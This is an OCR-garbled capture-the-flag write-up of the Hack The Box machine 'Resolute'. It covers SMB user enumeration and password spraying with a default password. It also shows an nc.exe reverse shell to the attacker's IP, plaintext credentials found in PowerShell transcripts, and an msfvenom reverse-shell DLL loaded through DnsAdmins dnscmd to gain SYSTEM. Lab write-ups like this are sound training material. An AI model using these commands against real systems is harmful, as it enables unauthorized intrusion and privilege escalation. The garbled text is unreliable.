Resolute – No Metasploit


Doing initial nmap recon, we get some lengthy output:
PORT 
53/tcp 
88/tcp 
135/tcp 
139/tcp 
389/tcp 
445/tcp 
464/tcp 
593/tcp 
636/tcp 
3268/tcp 
3269/tcp 
5985/tcp 
STATE 
open 
open 
open 
open 
open 
open 
open 
open 
open 
open 
open 
open 
SERVICE 
domain? 
kerberos-sec 
msrpc 
netbios-ssn 
Idap 
microsoft-ds 
kpasswd5? 
ncacn_http 
tcpwrapped 
Idap 
tcpwrapped 
http 
REASON 
syn 
syn 
syn 
syn 
syn 
syn 
syn 
syn 
syn 
syn 
syn 
syn 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
127 
127 
127 
127 
127 
127 
127 
127 
127 
127 
127 
127 
VERSION 
Microsoft Windows Kerberos (server time: 2020-05-19 20: øø: 38Z) 
Microsoft Windows RPC 
Microsoft Windows netbios-ssn 
Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: 
Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK) 
Microsoft Windows RPC over HTTP I.ø 
Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: 
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnp) 
.NET Message Framing 
Default-First-Site-Name) 
l_http-server-header: Microsoft-HTTPAPI/2.0 
I _http-title: Not Found 
9389/tcp open mc-nmf 
47ØØ1/tcp open http 
syn-ack tt1 127 
syn-ack tt1 127 
l_http-server-header: Microsoft-HTTPAPI/2.0 
I _http-title: Not Found 
49664/tcp 
49665/tcp 
49666/tcp 
49667/tcp 
49671/tcp 
49676/tcp 
49677/tcp 
49688/tcp 
49712/tcp 
5519Ø/tcp 
open 
open 
open 
open 
open 
open 
open 
open 
open 
open 
msrpc 
msrpc 
msrpc 
msrpc 
msrpc 
ncacn_http 
msrpc 
msrpc 
msrpc 
unknown 
syn 
syn 
syn 
syn 
syn 
syn 
syn 
syn 
syn 
syn 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
-ack 
127 
127 
127 
127 
127 
127 
127 
127 
127 
127 
Microsoft 
Microsoft 
Microsoft 
Microsoft 
Microsoft 
Microsoft 
Microsoft 
Microsoft 
Microsoft 
Microsoft 
HTTPAPI 
Windows 
Windows 
Windows 
Windows 
Windows 
Windows 
Windows 
Windows 
Windows 
httpd 2.0 (SSDP/UPnp) 
RPC 
RPC 
RPC 
RPC 
RPC 
RPC over HTTP 1.0 
RPC 
RPC 
RPC 
Aggressive OS guesses: Microsoft 
10 1507 (93%), Microsoft Windows 
14393 (96%), Microsoft Windows Server 2016 (95%), Microsoft Windows 10 (93%), Microsoft Windows 
Windows 
Server 2016 build 10586 - 
1607 (93%), Microsoft Windows 10 1511 (93%), Microsoft Windows Server 2012 (93%), Microsoft Windows Server 2012 R2 (93%) 
10 1507 - 
, Microsoft Windows Server 2012 R2 Update 1 (93%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (93%) 
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ) .


So it looks like it’s a Windows box with quite a lot of ports open. My eye first caught Ports 139/445. So using enum4linux against resolute, we get some interesting information. I missed this the first time, but looking back over everything line-by-line, I was able to find some really juicy info:

Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
Group 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
' Domain 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
Users ' 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
(RID: 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
513) 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
has 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
member : 
MEGABANK\Administrator 
MEGABANK\DefauI tAccount 
MEGABANK\krbtgt 
MEGABANK\ryan 
MEGABANK\marko 
MEGABANK\sunita 
MEGABANK\abigai1 
MEGABANK\marcus 
MEGABANK\sa1ty 
MEGABANK\fred 
MEGABANK\angeIa 
MEGABANK\feIicia 
MEGABANK\gustavo 
MEGABANK\u1f 
MEGABANK\stevie 
MEGABANK\c1aire 
MEGABANK\pau10 
MEGABANK\steve 
MEGABANK\annette 
MEGABANK\annika 
MEGABANK\per 
MEGABANK\cmaude 
MEGABANK\me1anie 
MEGABANK\zach 
MEGABANK\simon 
MEGABANK\naoki
index: øx1øa9 RID: øx457 acb: øxøøøøø21ø Account: 
. Password set to Welcome123! 
marko Name: 
Marko Novak 
Desc : 
Account created


Okay so we see Marko Novak’s password is set to Welcome123! Trying this with evil-winrm to login, we get an authentication failure. However, let’s think this through. This looks like the default password created for new users. Running down the list, we try this with the user melanie
sudo evil-winrm 
-p 
Evil-WinRM shell v2.3 
-i 10.10.10.169 
-u melanie 
'Welcome123! ' 
Info: 
Establishing connection to remote endpoint 
PS C: cd . 
PS C: dir 
-WinRb1*•

So from here, I actually used Powershell and uploaded nc.exe to get a more stable shell. Call me old-fashioned, but I just don’t like the Evil-WinRM shell.

PS C: Start-process 'C: .exe' 
umentList 
'-e cmd.exe 10.10.14.22 "3' 
-Arg
sudo nc -nvlp 443 
listening on [any] 1+1+3 
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.169] 53534 
Microsoft Windows [Version 10.0.14393] 
(c) 2016 Microsoft Corporation. All rights reserved . 
C: \Users

I don’t remember quite why, but I ended up using Evil-WinRM’s shell anyway. It’s good to have a backup.


Looking around, we find an unusual file under C:\ called “PSTranscripts”. We enumerated hidden files with dir -FORCE from the PowerShell prompt to find PSTranscripts.
ps C: type PowerShe11_transcript .RESOLUTE.OJuoBGhU.2ø1912ø3ø632ø1.txt 
Windows PowerSheII transcript start 
Start time: 20191203063201 
Username: MEGABANK\ryan 
RunAs User: MEGABANK\ryan 
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393 .ø) 
Host Application: C: . exe 
-Embedding 
Process ID: 2800 
psversion: 5.1.14393.2273 
PSEdition: Desktop 
PSCompatib1eVersions: I.ø, 2.0 
BuildVersion: 10.0.14393.2273 
CLRVersion: 4.0.30319.42øøø 
WSManStackVersion: 3.0 
PSRemotingProtoc01Version: 2.3 
SerializationVersion: 1.1.ø.1 
, 3.0 
, 4.0, 5.0, 5.1.14393.2273 
Command start time: 20191203063455 
PS>TerminatingError(): "System error. " 
ComandInvocation(Invoke-Expression): 
"Invoke-Expression " 
ParameterBinding(Invoke-Expression): name= "Command" ; 
value- " 
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } 
CommandInvocation(Out-String): "Out-string" 
ParameterBinding(Out-String): name* "Stream"; value- "True" 
Command start time: 20191203063455 
PS>ParameterBinding(Out-String): name* "InputObject" ; 
PS megabank\ryanöRESOLUTE Documents> 
' ,$(whoami), ,$env:computername,' ' $pwd) .Name), ' ) 
- PS megabank\ryanöRESOLUTE Documents> 
value- "
Command start time: 20191203063515 
" Invoke-Expression " 
ParameterBinding(Invoke-Expression): name- "Command" ; 
value-"cmd /c net use X: 
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } 
CommandInvocation(Out-String): "Out-string" 
ParameterBinding(Out-String): name* "Stream"; value-" 
- True" 
Windows PowerSheII transcript start 
Start time: 20191203063515 
Username: MEGABANK\ryan 
RunAs User: MEGABANK\ryan 
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393 .ø) 
Host Application: C: . exe 
-Embedding 
ryan Serv3r4Admin4cc123! 
Process ID: 2800 
psversion: 5.1.14393.2273 
PSEdition: Desktop 
PSCompatib1eVersions: 1.0, 2.0 
BuildVersion: 10.0.14393.2273 
CLRVersion: 4.0.30319.42øøø 
WSManStackVersion: 3.0 
PSRemotingProtocoIVersion: 2.3 
SerializationVersion: 1.1.ø.1 
, 3.0 
, 4.0, 5.0, 5.1.14393.2273 
Command start time: 20191203063515 
"Out-string" 
ParameterBinding(Out-String): ; 
cmd : The syntax of this command is: 
At line:l char:l 
value* "The syntax of this command is:" 
+ cmd /c net use X: ryan Serv3r4Admin4cc123! 
+ Categorylnfo 
NotSpecified: (The syntax of this command is: :string) [ ] , 
+ FullyQua1ifiedErrorId 
NativeComandError 
cmd : The syntax of this command is: 
At line:l char:l 
+ cmd /c net use X: ryan Serv3r4Admin4cc123! 
RemoteException 
RemoteException 
+ Categorylnfo 
+ FullyQua1ifiedErrorId 
Windows PowerShe11 transcript 
start time: 20191203063515 
NotSpecified: (The syntax of this command is: :string) [ ] , 
NativeComandError 
start

Did you see it? ryan’s password is in the other transcript file! Password: Serv3r4Admin4cc123!

Let’s try these creds with ryan:

Alright, time to look around. We enumerated around, looking at basic stuff like whoami /groups

GROUP INFORMATION 
Group Name 
Everyone 
BUILTIN\Users 
BUILTIN\Pre-Windows 2øøø Compatible 
PS C: whoami /groups 
s-l-l-ø 
32—545 
—32—554 
s-1-5-32-580 
s-1 
s-1-5-11 
s-1-5-15 
s 5-64-10 
Access 
BUILTIN\Remote Management Users 
NT AUTHORITY\NETWORK 
NT AUTHORITY\Authenticated Users 
NT AUTHORITY\This Organization 
MEGABANK\Contractors 
MEGABANK\DnsAdmins 
NT AUTHORITY\NTLM Authentication 
Mandatory Label\Medium Mandatory 
Type 
Well-known 
Alias 
Alias 
Alias 
Well-known 
Well-known 
Well-known 
Group 
Alias 
Well-known 
Label 
group 
group 
group 
group 
group 
SID 
s-1-5- 
s-1-5 
s-1-5-21-1392959593-3013219662-3596683436-1103 
s-1-5-21-1392959593-3013219662-3596683436-1101 
s-1-16-8192 
Attributes 
Mandatory 
Mandatory 
Mandatory 
Mandatory 
Mandatory 
Mandatory 
Mandatory 
Mandatory 
Mandatory 
Mandatory 
group , 
group , 
group , 
group , 
group , 
group , 
group , 
group , 
group , 
group , 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
by 
by 
by 
by 
by 
by 
by 
by 
by 
by 
default, 
default, 
default, 
default, 
default, 
default, 
default, 
default, 
default, 
default, 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
Enabled 
group 
group 
group 
group 
group 
group 
group 
group 
group, Local Group 
group 
Level

After a while, I came up with nothing. I used PowerUp.ps1 to find an interesting potential exploit:

HijackabIePath : C: 
AbuseFunction 
. Write-HijackDII -OutputFiIe 'C: 
. dll' -Command

This link actually helped me out a lot in understanding what to do next.

So, I created a malicious DLL:

kaliö)hyd3 . —"Documents/htb/resolute$ msfvenom -p L 
HOST=1ø.1ø.14.22 LPORT=443 -a -f -o wibsctrl.dll 
[-] No platform was selected, choosing Msf: :Modu1e: :P1atform: :Windows from the 
payload 
No encoder or badchars specified, outputting raw payload 
Payload size: 460 bytes 
Final size of dil file: 5120 bytes 
Saved as: wlbsctrl .dII

Then I served it up on SMB:

kaliö)hyd3: "Documents/htb/resolute$ sudo python3 /usr/share/doc/python3-impacket/exampIes/smbserver .py 
ROPNOP /home/kaIi/Documents/htb/resoIute/ 
Impacket vø.9 .21 - Copyright 2020 SecureAuth Corporation


And I injected the DLL remotely (really cool new trick I didn’t know before):
PS C: dnscmd .exe RESOLUTE /config /serverlevelplugindll 
Registry property server1eve1p1ugind11 successfully reset . 
Command completed successfully. 
PS C: sc . exe stop dns 
SERVICE NAME: dns 
TYPE 
STATE 
WIN32 EXIT CODE 
SERVICE EXIT CODE 
CHECKPOINT 
WAIT HINT 
10 WIN32 OWN PROCESS 
3 STOP PENDING 
(STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN) 
(øxø) 
(øxø) 
øxø 
øxø 
PS C: sc . exe start dns

I then started the DNS process as seen above. With the listener on port 443, I caught an NT AUTHORITY\SYSTEM shell:

listening on [any] 1+1+3 . 
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.169] 52809 
Microsoft Windows [Version 10.0.14393] 
(c) 2016 Microsoft Corporation. All rights reserved . 
C: \Windows 
whoami 
nt authority\system 
C: C: . txt 
type C: . txt 
The system cannot find the file specified. 
cd C: 
C: Desktop\root . txt 
type Desktop\root . txt 
eld94876a5ø685ødøc2øedb5W5e619c
